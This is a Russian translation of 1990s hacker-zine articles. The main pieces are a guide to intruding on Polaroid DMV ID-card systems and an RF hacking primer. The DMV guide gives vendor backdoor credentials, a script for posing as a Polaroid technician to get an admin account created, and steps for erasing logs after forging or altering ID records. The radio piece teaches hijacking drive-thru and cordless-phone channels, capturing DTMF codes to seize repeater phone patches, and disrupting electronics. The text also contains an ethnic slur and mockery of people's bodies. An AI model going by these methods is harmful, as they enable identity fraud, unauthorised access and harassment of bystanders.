Вкратце — вот что происходит, когда вы фотографируетесь на ID4000 в DMV. За первым столиком узкоглазый, переплачиваемый государственный служащий попросит вас предоставить общие сведения: свидетельство о рождении, фото-ID, имя, адрес, SSN, партийные предпочтения и желание быть донором органов в случае неожиданной гибели. Вы в ответ протягиваете фальшивые свидетельство о рождении и ID, распечатанные не более часа назад, и молитесь, чтобы чернила высохли. «Меня зовут Ли Таксор, живу по адресу: ул. Root Ave, д. 38.250.25.1, кв. 23, прекрасные апартаменты Port в Телнете, Колорадо, предпочитаю голосовать за Микки Мауса от партии Disney и не могу пожертвовать органы, потому что они уже принадлежат Сатане.» Недовольный служащий вводит все данные в нужные поля, ни на секунду не спуская с вас глаз — боится, что вы знаете о машине больше, чем он (может, не стоило приходить в футболке «Голышом хакерствую», купленной на DefCon 4). Как только бюрократ нажимает , вся информация отправляется в базу данных, расположенную в директории, названной по имени компьютера (например, `c:\ID4000\ColoDMV\96DMV.MDB`). Затем вас отправляют к синему экрану, где вы смотрите в монитор JVC и пытаетесь выглядеть круто, хотя камера всегда умудряется поймать вас в момент моргания, зевания или чихания. *ЩЁЛК* — снимок сделан и отображён на мониторе, где сотрудник может посмеяться над вашим тупым выражением лица, прежде чем распечатать. Если сотрудник решает напечатать фото, оно сохраняется под 9-значным номером, связанным с вашей записью в базе данных. 4000-я сжимает фото и сохраняет его. Так что в следующий раз, когда вы придёте и они вытащат вашу запись, машина автоматически найдёт связанное фото и отобразит его на экране. Но пока что вы берёте свой поддельный ID, который только что сделал DMV, и уходите довольный.

В двух словах — вот и всё об этих машинах.

Часть третья: Защита

Лучше назвать эту часть «Отсутствие защиты». Мне ещё не встречалось ни одной из этих машин с хоть сколько-нибудь приличной защитой. Прежде чем продолжить: для доступа к 4000-й лучше всего подходит CloseUp, для остальных — Carbon Copy; но любая стандартная коммуникационная программа, скорее всего, тоже подойдёт. Вы дозваниваетесь — и машина сразу же просит логин и пароль. О-о, стоп, дорога перекрыта. Если, конечно, вы не знаете бэкдор, который Polaroid встроила в свои машины для собственного сервисного обслуживания. =)

```
ID4000
Login: CSD (чувствителен к регистру)
Password: POLAROID (кто бы мог подумать?)

ID3000
Login: CPS
Password: POLAROID (боже, какая эффективность)

ID2000+ и ID2000
Login: POLAROID  (ах, добрые старые времена)
Password: POLAROID
```

Если эти данные не работают, потому что были изменены, есть ещё несколько ОЧЕНЬ простых способов попасть в систему жертвы. Первый — излюбленный метод любого хакера: социальная

инженерия. Лучший способ — позвонить и сказать: «Здравствуйте, это (вставьте имя техника) из Polaroid Electronic Imaging! Как у вас там дела в (название компании)?» Они ответят «Неплохо!» с приятным голосом, думая, какая замечательная поддержка клиентов. Вы: «Какая у вас там сейчас погода в (место расположения компании)?» — они расскажут о погоде, чувствуя, что могут вам доверять, раз вы такой дружелюбный. Вы: «Ну, (имя человека), мы сейчас обзваниваем наших клиентов по одному, проводим плановое обновление и чистку системы, чтобы убедиться, что ваша база данных не повредится, и что всё работает как надо, если вы понимаете, о чём я, (имя человека).» Они ответят «Ну да» и засмеются вместе с вами, не понимая, о чём вы вообще говорите. Потом скажут: «Ну, у нас, кажется, всё в порядке». Вы: «Отлично, звучит хорошо, но старый *Боб* снимет с меня голову, если я не проверю лично». Затем спросите, подключён ли модем, и ждёте ответа. Они либо говорят «да» — либо «нет», тогда просите подключить его и дать вам номер, либо просто дать номер. Они соглашаются, потому что они просто овцы в вашем плане. Вы: «Спасибо, (имя), и ещё один вопрос — случайно не знаете, существует ли у вас пользователь CSD:Polaroid, или вы его удалили?» Если удалили — попросите восстановить, чтобы получить административный доступ. Они, скорее всего, знают как, и согласятся. Если им нужна помощь, пусть сделают следующее: нажмут на значок навесного замка в верхней части экрана — это откроет административный экран с вариантами Purge, Reports и Passwords. Пусть нажмут на Passwords, добавят вас как нового пользователя с именем CSD и паролем Polaroid. После этого убедитесь, что они дали вам все «Ключи» (Keys). Ключи — это, по сути, уровни доступа, как на BBS. Разным пользователям позволяют делать разные вещи. Единственный нужный вам ключ — административный, но попросите дать все остальные тоже. Другие ключи — Management и Luser, кажется. Ключи находятся слева от только что введённой информации о пользователе. Пусть нажмут OK и вежливо завершают разговор. Готово! Вот список телефонных техников Polaroid, но не рекомендую называться Бобом или Ариёй — они крупные шишки, и к ним никто обычно не обращается.

```
Старшие техники Polaroid          Обычные техники
Bob Pentze (менеджер)              Don Bacher
Aryia Bagapour (зам)               Richard
Felix Sue                          Rick Ward
Jordan Freeman                     Dave Webster

Звоните 1-800-343-5000 для других имён =)
```

Часть четвёртая: Что делать после получения доступа

Теперь, когда вы внутри, у вас есть доступ ко всем записям базы данных и фотографиям. Загрузите свои и развлекайтесь! Всё, что вы делаете, записывается в лог, поэтому вот что нужно сделать, закончив оформлять себя официальным агентом ФБР или сотрудником Федерального резерва. Пройдитесь по всем доступным дискам — их может быть много, так как они в сети — и выполните поиск от корня всех файлов LOG:

```
C:\DIR /S *.LOG
```

Потом удалите их! Можно также воспользоваться FDISK или форматированием. Шучу! Но если хотите сделать всё правильно, зайдите на административный экран и очистите журналы ошибок и системные журналы.

По сути, если вам нужны бланки правительственных пропусков или база данных агентов ФБР — это самый безопасный путь. Эти компьютеры не имеют возможности отслеживать, но это не значит, что телефонная компания не может! ANI — враг, поэтому помните о переадресации, если решите этим заниматься. Если не знаете, как переадресовывать — рекомендую почитать CoTNo или Phrack и немного разобраться в телефонных системах и их устройстве.

Перемещение в программе после прохождения защиты очень простое, поэтому подробно объяснять не буду. Если умеете ориентироваться на BBS, дальнейшая помощь вам не нужна. Только не забудьте удалить или очистить логи.

Часть пятая: Заключение

Если ищете лёгкого развлечения вроде загрузки в DMV нового удостоверения или отзыва прав у друга — это то, что нужно. Однако если хотите делать поддельные ID — рекомендую скачать формат бейджа и приобрести или достать копию IDWare от Polaroid. IDware очень похожа на программное обеспечение 4000-й, но вам нужен только сканер, а не вся система. В качестве предупреждения: знаю об одном парне, который купил ID4000 за 50 000 долларов и расплатился за него за год, продавая поддельные удостоверения. Когда Polaroid его поймала, дело довели до конца — и теперь этот парень гниёт в камере сроком от 25 до 50 лет. Есть над чем подумать.

Peace
PiLL

Приветы

Привет всем следующим группам и людям: TACD, TNO, MOD, L0pht, CDC, UPS, Shadow, Wraith, KaoTik, Wednesday, Zydirion, Voyager, Jazmine, swolf, Mustard, Terminal, Major, Legion, Disorder, Genesis, Paradox, Jesta, всем остальным из 303, STAR, BoxingNuN, MrHades, OuTHouse, Romen, Tewph, Bravo, Kingpin, и всем, кого забыл — уверен, вас немало, сорри =P.

Топ-10 фраз, услышанных на PumpCon '96

```
10. "У тебя проблемы? Вы все пойдёте на улицу!"
              — Кит, охранник

 9. "Мой мозг имеет медленный пинг-отклик"
              — Kingpin

 8. "Space Rogue, я всё время поглядываю на твой огурчик."
              — espidre

 7. "Если там космос и всякое такое — это «Звёздный путь». А если маленький
     чувак Йода — тогда «Звёздные войны»"
              — Kingpin

 6. "Я редактор Phrack. Хочешь ко мне лечь?"
              — Очень пьяный безымянный редактор Phrack

 5. "Давай найдём того типа, b_, без обид"
              — Пьяный IP обращается к b_.

 4. "Я ищу того жирного Wozz'a. Он большой, в зелёной рубашке,
    в очках, с кудрявыми волосами — прямо как ты. Вообще-то
    у вас схожие характеристики!"
              — Пьяный IP обращается к wozz.

 3. "Он лежал без сознания на полу... и я на него помочился"
              — Неизвестный злоумышленник о IP
```

```
   2. "Это было начало и конец моей карьеры сутенёра"
                — Kingpin о своём приключении, заработав
                  два доллара за секс.

   1. "French Toast Pleeeeze!"
                — Все
```

Топ 0x10 причин выкинуть из #HACK (и способов вылететь)

Автор: SirLance
(Редакция 0.1.1)

```
  0x0f  спрашивать что-либо о продуктах Microsoft
  0x0e  говорить о машинах, девочках или чём-либо не связанном со взломом
  0x0d  флудить содержимым passwd-файла
  0x0c  спрашивать, как убрать теневое хеширование passwd
  0x0b  одновременно находиться на #hack, #warez и #hotsex
  0x0a  просить ops
  0x09  использовать ник со словами 'zero', 'cool', 'acid' или 'burn'
  0x08  спрашивать, не хочет ли кто поменяться аккаунтами, кредитками или WaR3Z
  0x07  спрашивать, что означает r00t
  0x06  спрашивать, когда выйдет следующий Phrack
  0x05  спрашивать, где взять или как создать BOT
  0x04  иметь слово BOT где-угодно в нике
  0x03  иметь ник вроде Br0KnCaPs и всегда Пис4Ть BoT T4K
  0x02  просить flash.c, nuke.c, spoof.c, ipsniff.c или CrackerJack
  0x01  думать, что #hack — это служба поддержки, и задавать вопросы
  0x00  сидеть через AOL, Prodigy, CompuServe или MSN

                    -EOL-
```

Международный бизнес

Автор: HCF

Пятница, 3:00 ночи, 4.12:
Мне звонят:

```
  Джули:  "Ты взламываешь компьютеры, да...?"
  Довер:  "Да, какие..."
  Джули:  "Мас, кажется."
  Довер:  "Хм... Позвони «HCF» по номеру 213.262-XXXX"
  Джули:  "Uh, он будет не спать...?"
  Довер:  "Не волнуйся (смешок) — он не спит."
```

Пятница, 4:00 ночи, 4.12:
HCF позвонил мне в 4 утра после звонка от Джули:

```
  HCF:   "Ты втянул меня в это — мне нужно взять твою машину."
  Довер: "М-м-м... Ладно... Хорошо..."
  HCF:   "Буду сейчас..."
```

Пятница, 12:30 дня, 4.12 — при возврате машины:

```
HCF:   "М-м-м, поймал штраф за парковку, потом напишу чек..."
```

(Чека я так и не получил.)

Комментарий Кэтлин Джули, переданный мне (через несколько дней):

```
Кэт:   "Почему ты не сказала мне, что он симпатичный? Я хочу его для себя!"
```

Когда я передал это HCF:

```
HCF:   "Она *потрясающая*, но без гидрокостюма никуда..."
```

Вот история, произошедшая ранним пятничным утром. Имена изменены, чтобы защитить невиновных, виновных и виновных, выглядящих невинно...

Я читал о новой технологии межсетевых экранов — той, что блокирует адреса на определённых портах на основе заданных критериев, — когда зазвонил телефон.

— Алло?

Голос женщины лет 18–30, низковатый, как у Кэтлин Тёрнер:

— Uh, алло...

Очевидная пауза. Казалось, она удивилась, что я так бодро ответил на второй звонок. Было самое середина моего рабочего времени — 3:30 ночи. Задержки в трубке не было, никакого едва уловимого щелчка после поднятия, качество звука — чистое.

— Вы занимаетесь взломом? — спросила она.

Включаю диктофон. Мысленная заметка: *прекратить* лениться с диктофоном.

— Нет. Вы на сотовом? — ответил я.

— Нет.

— Вы пользуетесь портативным телефоном на аккумуляторе?

— Нет. Мне сказала моя подруга...

— Вы каким-либо образом связаны с местными, федеральными или государственными правоохранительными органами?

— А, понимаю. Нет. Джули сказала, что вы можете помочь.

Джули я знал через общего друга.

— Не могли бы вы перезвонить через 5 минут?

— Ну... ладно.

На протяжении всего разговора у неё непрерывно звонили телефоны. Как только я повесил трубку, позвонил Бен — наш общий друг. Оказывается, Джули сначала позвонила ему, и он дал ей мой номер. Он заверил, что всё законно. Бен посмеивался, но не открывал, в чём суть. Моё любопытство разгорелось.

Телефон зазвонил снова:

— Мне нужен человек, способный взломать компьютер.

— Чей компьютер?

— Мой.

Как выяснилось, женщина в результате враждебного поглощения выкупила бизнес у предыдущего владельца. Компьютер содержал как критически важную базу данных, так и установленное

программное обеспечение с многоуровневой защитой. Она работала под учётной записью среднего уровня доступа уже какое-то время. Компьютер вышел из строя таким образом, что для загрузки требовался мастер-пароль (root). Прежний владелец уехал из города, связаться с ним не удалось — скорее всего, он наслаждался ситуацией. Женщина не знала никаких технических характеристик или конфигурации машины. Мне удалось выяснить, что это Apple Macintosh Color Classic — компьютер, распространявшийся преимущественно в Японии. В Токио было около 10:00 утра.

— Почему у вас так часто звонят телефоны в такое время?

— Я занимаюсь международным бизнесом.

Меня это заинтриговало — ответ был дан плавно, без паузы или изменения интонации. Я взялся за работу.

Прибыв на место, я был встречен молодой, потрясающе красивой женщиной с длинными иссиня-чёрными волосами и напряжёнными, но чистыми зелёными глазами. Я осмотрел помещение на предмет очевидных жучков и наблюдения. На стенах — календари, заполненные хитрыми и подчёркнуто мужественными именами вроде Кэнди и Чак. Телефоны немного успокоились. Компьютер был явно интегрирован в интерьер: паттерны пыли, царапины, изношенный коврик для мыши — он стоял здесь давно. Там был мини-АТС, около 6–8 голосовых линий, три телефона и никакой сети, модема или внешнего подключения.

Система безопасности, назовём её VileGuard, отвергла все «простые» методы обхода. Ни один из стандартных или общеизвестных паролей в любой комбинации регистра не подошёл. Брутфорс-скрипт был бы медленным — при второй ошибке машина отключалась.

Я сделал посекторную копию SCSI на запасной накопитель и заменил оригинальный. Это потребовало вскрытия машины, извлечения различных деталей, подключения висящих проводов, объединения нескольких компьютеров и включения всего в таком состоянии. Банально и рутинно — я делал всё быстро и обеими руками одновременно. Тем, кто никогда не вскрывал корпус цельного Mac, поясню: там нужно довольно резко ударить по обеим сторонам корпуса на защёлках — это называется «взломать корпус» (cracking the case). Это не очень успокоило клиентку. После нескольких мгновений бледности и тихих вскриков она покинула комнату.

Пока шло копирование SCSI, я слышал, как она принимала несколько звонков в соседней комнате. Я слышал лишь одну сторону разговора, но мог легко восстановить недостающее:

— Алло, «Exclusive Escorts», чем могу помочь?

— Вы хотите, чтобы к вам приехали домой или в отель?

— У нас есть Сьюзи — азиатская девушка ростом 5'4", с очень спортивным телосложением. Очень застенчивая, но готовая на всё и очень чувственная, её параметры 34-24-34.

— Что большое? Сэр, вам нужно говорить немного чётче.

— О, понимаю, у нас есть очень хорошо одарённая девушка по имени Валери, двойной D, параметры 38-24-34. Это больше по вашему вкусу?

Сдерживаться от смеха было нелегко.

— Он хочет, чтобы вы что? Ну, возьмите двойную плату.

Установив новый накопитель и получив предсказуемые результаты, я запустил hex-редактор. Мой опыт говорит: полное шифрование диска обычно так замедляет машину, что пользователь его отключает. Примерно на `$5C9E8` я нашёл: `...507269 6E74204D 616E6167 65722045 72726F72... ...Print Manager Error...` в открытом тексте. Я поискал некоторые из известных паролей более низкого уровня доступа. Нашёл несколько разбросанных в районе сектора `$9b4`. Hex-редактор, который я использовал, не мог получить доступ к загрузочным или драйверным разделам, поэтому переключился на другой. Интерфейс не такой красивый, и он

довольно старый. Его главное достоинство — он не распознаёт современные предупреждения о том, что ему можно и нельзя видеть. Там оно и было — VileGuard; защита на уровне драйвера.

— Эрик наделён восемью дюймами и обладает очень мужественным телосложением.

Каждый мужчина был «наделён восемью дюймами», у каждой женщины — практически одинаковые параметры.

Я безрезультатно рыскал по нижним секторам в поисках мастер-пароля. Всё время жалея, что функция поиска редактора не поддерживает regexp. Все остальные пароли чередовали заглавные и строчные буквы на нечётных символах, но это было соглашение нынешнего владельца, и предыдущий мог им не пользоваться.

— О, вы хотите девушку, свободно владеющую греческим?

Профессионально для меня и коммерчески для неё было бы плохо, если бы меня услышали смеющимся до удушья. Попытавшись взять себя в руки и собраться с мыслями, я начал рассматривать альтернативную возможность. Если я не знаю пароля, что будет, если я сделаю так, что и драйвер его не знает. Вернуться к изначально установленному состоянию? Мысль. Оказалось, плохая мысль — в результате я довольно хаотично записал «xxxx» примерно на случайные секторы драйверного раздела.

— О да, сэр, Роксана предпочитает зрелых мужчин. Она ценит их большой опыт. Понимаю, сэр, уверена, она сможет вам с этим помочь.

Прежде чем сделать вторую копию и достать RE-инструменты — TMON и MacNosy — я попробовал загрузиться. Результат, как и ожидалось: диск не смонтировался. Вместо этого появился вопрос, не хочу ли я реинициализировать диск. Пауза. Думаю... ну, почему нет. Это определённо дальше, чем мне удавалось продвинуться с установленным и рабочим защитным драйвером. Я отменил и запустил один из многих имевшихся у меня форматировщиков дисков. Форматировщик был не самым изысканным, но уже много раз себя оправдывал. Главное его качество — умение записать драйвер на диск практически в *любом* состоянии. Он сделан французским производителем накопителей. Опасное поведение, но уверен — это намеренная функция. Программа видела накопитель и позволила мне «обновить» драйвер. Через несколько секунд — обычный диалог «завершено».

— Да, Стэн носит с собой набор различных игрушек. Нет, я не думаю, что он обычно берёт именно это, но уверена — если вы вежливо попросите, он заедет в хозяйственный магазин по дороге и купит.

Я перезагрузился. Всё заработало. Я скопировал данные с диска и переформатировал его. Время испробовать на оригинальном накопителе (я, разумеется, работал с копией). При запуске, прежде чем что-либо стало доступно: «Please input the master password...»

Это придаёт необычный смысл выражению «неблагоприятные условия труда».

— *HCF*

Примечание 1: Оплата была наличными.
Примечание 2: Если вы когда-нибудь думаете, что понимаете точку зрения противоположного пола на секс — вы его недооцениваете.

Руководство для начинающих по RF-хакингу

Автор: Ph0n-E of BLA & DOC

Воздушные телефоны отстой. Я в очередной раз лечу на каком-то длинном рейсе на какое-то странное мероприятие. Пытался дозвониться до своего любимого провайдера через этот убогий GTE airphone — 15 долларов за звонок, сколько бы вы ни «говорили». Большими буквами написано «14.4k скорость передачи данных», но только после нескольких попыток замечаешь мелкий шрифт: 2400 бод реальной пропускной способности. Что за чушь? Модем 14.4, который может выдать только 2400? Может, дело в устаревших AM-передачах на 900 МГц. Модели ATT skyphone, появляющиеся сейчас, используют технологию Inmarsat, но там 10 долларов в минуту. Всё равно — отстой. У меня ещё час до того, как начнут показывать «Миссия невыполнима», так что, наверное, напишу эту статью для Phrack, о которой меня давно допекает Route.

Я помог многим людям разобраться с радиооборудованием, на DefCon пятеро купили портативные рации... Так что пробегусь по базовым вещам, чтобы все могли начать. Как оговорка: два года назад я ничего не знал об RF и радио. Моё призвание — кинематограф, RF — просто развлечение.

Так зачем вообще возиться с радиооборудованием? Разве это не только для старперов и охранников-самозванцев? Разве CB не ушёл вместе со «Смоки и бандитом»?

Кое-что классное, что можно делать:

Окошки раздачи еды на вынос могут быть очень занимательными — оператор обычно на одной частоте, а динамик в окошке на другой. Можно припарковаться в квартале от ресторана и сказать этой жирной свинье, что она превышает весовой лимит, и McDonald's больше не обслуживает толстух. Или когда бабуля подъезжает заказать вкусные макнаггетсы — перебейте её и скажите услужливому сотруднику, что хотите 30 хэппи-милов для поездки в детский дом. Если вам повезёт и два фастфуда окажутся рядом — соедините их и наслаждайтесь неразберихой.

Вы всегда хотели HERF-пушку — ваша рация служит её уменьшенной версией. RF-энергия делает со электронным оборудованием странные и непредсказуемые вещи, особенно с компьютерами. Парень передо мной в самолёте играл в какую-то дурацкую игру на ноутбуке с Windows, издававшем очень раздражающие пищащие звуки. Он отказывался надевать наушники — сказал, что они «мнут волосы...». Каким-то образом моя рация случайно нажала на передачу прямо под его сиденьем — раздался мучительный пищащий звук смерти, потом на экране появилась всякая крутая графика, серьёзный краш. Он до сих пор пытается перезагрузить.

Ну и, конечно, вечно популярные беспроводные телефоны. Новые работают на 900 МГц, но 90% телефонов используют диапазон 49 МГц. Можно легко модифицировать подходящий радиолюбительский аппарат или просто использовать коммерческую низкочастотную рацию, чтобы досаждать всем вокруг. Сканировать телефонные разговоры — нормально, но теперь можно и отвечать, добавлять звуковые эффекты и так далее. Та горячая красотка с улицы разговаривает со своим громилой-бойфрендом — будет только справедливо сообщить ей о его тайном друге. Бесконечные часы пыток.

Также можно просто общаться со своими хакерскими приятелями (особенно удобно на конференциях). Пакетное радио позволяет получить до 9600 бод беспроводного сетевого соединения — возможности практически безграничны.

Как начать

Вообще-то, предполагается, что нужно получить любительскую лицензию. Сдаёте экзамен какому-нибудь дедушке-энтузиасту и получаете собственный позывной. Если готовы — вперёд. Только используйте для адреса абонентский ящик: федералы считают радиолюбителей чудаками и первыми их проверяют при поиске террористов. Имейте в виду, что большинство интересных

радиовещей в любом случае откровенно незаконны — но вы к такому привыкли, правда?

Если знакомы со сканерами — новые модели принимают очень широкий диапазон частот, некоторые от 0 до 2,6 ГГц. Купить рацию, способную передавать на всём этом спектре, не получится. Существуют военные радиостанции, способные перекрывать большие диапазоны частот для глушения, подрыва бомб и т.д. — но в местном Radio Shack их не найти.

Очень упрощённый взгляд на то, как спектр разбит на секции:

```
  0 - 30 МГц (КВ)    Преимущественно радиолюбительский, коротковолновой, СВ
 30 - 80 МГц (низкие) Полиция, бизнес, беспроводные телефоны, радиолюбители
 80 - 108 МГц (FM-радио) Музыка и т.п.
110 - 122 МГц (авиационный диапазон) Вы свободны для посадки на ВПП 2600
136 - 174 МГц (УКВ)  Радиолюбители, бизнес, полиция
200 - 230 МГц         Морской, радиолюбители
410 - 470 МГц (УВЧ)  Радиолюбители, бизнес
470 - 512 МГц         Т-диапазон, бизнес, полиция
800 МГц               Сотовая связь, транкинг, бизнес
900 МГц               Транкинг, устройства со скачкообразной перестройкой, пейджеры
1 ГГц+  (микроволны)  Спутники, ТВ-фургоны, каналы передачи данных
```

Запомните: чем ниже частота, тем дальше распространяются радиоволны; чем выше частота, тем направленнее волны.

Хорошее начало — двухдиапазонная портативная рация. Приобретите Yaesu FT-50. Эта рация весьма впечатляет: очень маленькая, чёрная и выглядит круто. Главное — её легко модифицировать. Это радиолюбительская рация, предназначенная для передачи в любительских диапазонах, но удалив один резистор и точку пайки, а затем проделав небольшой трюк с клавиатурой, получаете рацию, передающую по всему VHF/UHF-диапазону. Она может передавать примерно на частотах 120–232 МГц и 315–509 МГц (варьируется от устройства к устройству) и принимать от 76 МГц до примерно 1 ГГц (это 1000 МГц, ламер!), и да — это *включает* сотовые телефоны. Также рекомендую взять клавиатуру FTT-12, добавляющую возможности работы с PL-тонами и другими функциями, включая аудиосэмплирование. Таким образом, получаете в одном устройстве крутую рацию, сканер и red box! Недавно Yaesu получили нагоняй за эту рацию и сменили EPROM в новых моделях — но их тоже можно модифицировать, так что без паники.

Немного о радиобазовых знаниях. Существует несколько схем модуляции: SSB (однополосная), AM (амплитудная), FM (частотная) и т.д. Наиболее распространённый тип выше КВ-связи — NFM (узкополосная частотная модуляция).

Есть три основных способа организации связи:

Симплекс (Simplex) — частоты передачи и приёма совпадают; используется для связи на короткие расстояния.

Репитер (Repeater) — частоты передачи и приёма смещены или даже находятся в разных диапазонах.

Транкинг (Trunking) — множество компаний или группы внутри одной компании совместно используют несколько репитеров. Если вы слушаете частоту на сканере и то слышите местную полицию, то мусорщика, то пожарных — это транкинг. Аналогично сотовым телефонам, вы слышите обрывки разговоров, передающихся между репитерными сайтами.

Рации транкинговых систем запрограммированы на конкретные «talk-группы», поэтому полиция слышит только полицию, а не Бруно, докладывающего на базу о каком-то пацане, рывшемся в его мусоре. Три производителя: Motorola, Ericsson (GE) и EF Johnson. EFJ использует LTR, передающую субзвуковые коды вместе с каждой передачей; остальные системы используют выделенный канал управления, аналогичный сотовым телефонам. Взлом транкинговых систем — тема для отдельной статьи, но очевидно: вырубите канал управления — и вся система рухнет (в большинстве случаев).

Итак, у вас новая рация, вы настраиваетесь и находите охранников в кинотеатре неподалёку. Полные лузеры — вы начинаете их разыгрывать. Вы их слышите, но почему они не слышат вас? Ответ — субзвуковые тоны (SubAudible Tones). Это тоны, постоянно передаваемые вместе с голосом — якобы субзвуковые, но если прислушаться, их слышно. Без тона вы не открываете их шумоподавление (они вас не слышат). Эти тоны используются, чтобы избежать взаимных помех от соседних пользователей и отсечь таких умников, как вы. Два типа: CTCSS (система непрерывных тонов с кодовым шумоподавлением, также известная как PL или Privacy Line от Motorola) и DCS (цифровое кодовое шумоподавление, DPL — Digital Privacy Line). Если вы последовали моему совету и взяли FT-50 — у вас всё отлично: это единственная модифицируемая двухдиапазонная рация, поддерживающая оба типа. Теперь нужно найти их код. Сначала пробуйте PL — он встречается чаще. В рации есть режим сканирования тонов, но он медленный и неудобный. Проще всего включить тоновое шумоподавление: индикатор занятости на вашей рации будет загораться, когда они говорят, но вы их не услышите. Войдите в режим выбора PL-тона и перебирайте разные тоны, пока горит индикатор занятости — как только снова услышите их голоса, вы нашли нужный тон, устанавливайте и вперёд! Если PL не подходит — переходите к DPL. Есть ещё один тип шумоподавления с DTMF-тонами для открытия, но он редко используется и в основном для пейджинга и индивидуального вызова.

Допустим, вы на Defcon, слышите, что DT докопались охранники — он вырубил слот-машины из HERF-пушки, — и считаете своим хакерским долгом дать отпор. Вам удаётся найти частоту охраны, вы находите их PL, но сигнал очень слабый и только часть из них слышит ваши шутки про их мам. В чём дело? Они используют репитер. Портативная рация выдаёт лишь определённую мощность — обычно максимум около 5 Вт. Это и так многовато для излучения так близко к черепу (думайте об опухоли мозга). Итак, репитер — это рация, принимающая передачи с портативных устройств на частоте A и ретранслирующая их с гораздо большей мощностью на частоте B. Значит, нужно запрограммировать рацию на приём на одном канале и передачу на другом. Обычно репитеры следуют стандартным правилам: 5,0 МГц для УВЧ и 0,6 МГц для УКВ, со знаком плюс или минус. У большинства раций есть режим автоматического смещения репитера, либо нужно вводить частоты TX и RX в два разных VCO. Государственные организации и вероятные объекты взлома (прямые трансляции новостного вертолёта Shadow Traffic) используют нестандартные смещения — придётся поискать.

Некоторые радиолюбительские рации имеют интересную функцию — межполосный ретранслятор (crossband repeat). Сидите в Taco Bell, хрустите Nachos Supreme, слушаете частоту проезда на своей рации. Замечаете Jack in the Box через дорогу — настраиваетесь и обнаруживаете, что TacoHell работает на УКВ (скажем, 156,40), а Jack in the Crack — на УВЧ (скажем, 464,40). Вводите обе частоты в рацию и включаете режим xband repeat. Теперь заказ в Taco слышат в Jack's, а заказ в Jack's — в Taco. Когда рация принимает что-то на 156,40 — ретранслирует на 464,40, и наоборот.

```
"...Хочу Nachos, дайте Nachos..."
"...Извините, у нас в Jack's нет Nachos..."
"...Что? Я в Taco Bell..."
```

Понятно? К сожалению, FT-50 не поддерживает xband repeat — это единственная отсутствующая функция.

Эх, весь этот RF-хакинг классный, но как звонить бесплатно? Ну, отчасти можно. Многие коммерческие и любительские репитеры имеют функцию autopatch или phonepatch — это устройство, подключающее радиосистему к телефонной линии для совершения и получения звонков. Помните: звонки слышат все, у кого включена рация! Функция autopatch обычно защищена DTMF-кодом. Следите за входной частотой репитера, когда кто-то звонит — услышите их DTMF-цифры. Если вы супер-элита, то можете определить их на слух; но мы, обычные люди с нормальной жизнью, включаем у FT-50 режим DTMF-декодирования и перехватываем коды. Если ваша рация не умеет декодировать DTMF — записывайте аудио и декодируйте потом с помощью

вашего soundblaster. Чаще всего они блокируют международные звонки и 911. Обычно есть обходной путь, но это уже не статья о фрикинге. Нередко репитеры настраиваются удалённо: оператор может менять различные функции в поле по DTMF-коду. Снова — перехватите этот код, и тоже сможете управлять репитером. Возможности варьируются от машины к машине: иногда можно включить международные звонки, запрограммировать быстрый набор и даже изменить частоту репитера.

А беспроводные телефоны — разве не могу позвонить с чужой линии? Отчасти. Раньше можно было взять беспроводной телефон Sony с автосканированием (искал свободный канал), ехать по улице с включённым телефоном, пока он не захватит соседский беспроводной — и получить гудок. Теперь беспроводные телефоны имеют субзвуковые защитные тоны, как PL на рациях, поэтому это больше не работает. Тонов много, и они различаются у разных производителей — проще звонить бесплатно другими способами.

Но, как я уже упоминал, пакостить всё равно можно — только не с FT-50. Беспроводные телефоны работают вблизи 6-метрового (50 МГц) любительского диапазона и коммерческих низкочастотных частот. Там 25 каналов: база передаёт на 43–47 МГц, трубка — на 48–50 МГц. Нужно запрограммировать рацию на приём на базовых частотах и передачу на частотах трубки. Телефоны выдают несколько милливатт мощности (очень мало). На этой частоте нужна достаточно большая антенна — портативки не справятся; думайте о магнитной антенне и мобильной установке. Есть радиолюбительские рации вроде Kenwood TM-742A, которые можно модифицировать для диапазона беспроводных телефонов, однако мне не удалось найти рацию, отлично принимающую слабые сигналы этих телефонов. Поэтому говорю — идите в коммерческий сектор! Линейка Motorola Radius/Maxtrac — хороший выбор. 32 канала и мощные 65 Вт, так что ваш аудиосигнал будет буквально вырываться из их телефонов. Неудобный момент: коммерческие рации не рассчитаны на полевое программирование. Причин несколько — в основном, чтобы охранник Джо знал, что он на «Канале А», а не на 464,500. Некоторые рации программируются через EPROM, но современные Motorola — через компьютер. Можно подружиться с кем-нибудь в местном радиомагазине и попросить его запрограммировать. Если хотите сами — понадобится RIB (Radio Interface Box) с подходящим кабелем для вашей рации и программа. Клонированные RIB-боксы продаются в rec.radio.swap и на любительских барахолках. С программным обеспечением сложнее — Motorola активно преследует тех, кто продаёт или распространяет их ПО (эй, M0t?). Они хотят, чтобы вы брали его в аренду за несколько миллионов. Будьте осторожны, но иногда «мот-варез» можно найти на веб-сайтах или на любительских шоу. RIB одинаков для большинства раций, только ПО разное — вам нужен Radius или MaxTrac LabTools. Там есть встроенная справка, так что разберётесь. Итак, у вас низкочастотная рация — берите 6-метровую магнитную антенну желательно с усилением и начинайте ездить. Включите режим сканирования и найдёте бесчисленное количество телефонных разговоров для вторжения. Возьмите DTMF-микрофон для дополнительного веселья: сканируя, слушайте, когда кто-то только берёт трубку. Услышите гудок — если начнёте набирать первыми (у вас бесконечно больше мощности, чем у беспроводной трубки), вы перебьёте их и ваш звонок пройдёт. Здорово слушать, как они объясняют оператору 411, что их телефоном завладели демоны, непрестанно набирающие 411. Ещё один трюк: следите за базовой частотой и прислушивайтесь к странному цифровому звуку звонка — это тоны, заставляющие трубку звонить. Сэмплируйте их ноутбуком, YakBak'ом или чем угодно и воспроизведите на БАЗОВОЙ частоте (заметьте — не на обычной частоте трубки), и вы заставите их телефоны звонить. Обычно сэмпл будет не идеальным, так что звонок получится странным. Помните: этот тон варьируется от телефона к телефону, так что что работает с одним, не сработает с другим.

Помимо сканирования — как искать частоты? OptoElectronics производит классные штуки под названием near-field monitors (мониторы ближнего поля). Они сканируют уровень RF-шума и при обнаружении пиков выше него захватывают частоту. Кладёте Scout в карман — когда кто-то

передаёт рядом, Scout считывает их частоту. Explorer — более продвинутая модель — также демодулирует аудио и декодирует PL/DPL/DTMF тоны. Есть и несколько компаний, предлагающих CD с базами данных FCC. Поиск по частоте, названию компании, местоположению и т.д. Очень удобно, если ищете конкретную частоту. Percon выпускает классные CD с функцией картографирования. Прежде чем что-то покупать — проверьте сайт scanware: они теперь бесплатно раздают свои базы частот для крупных районов.

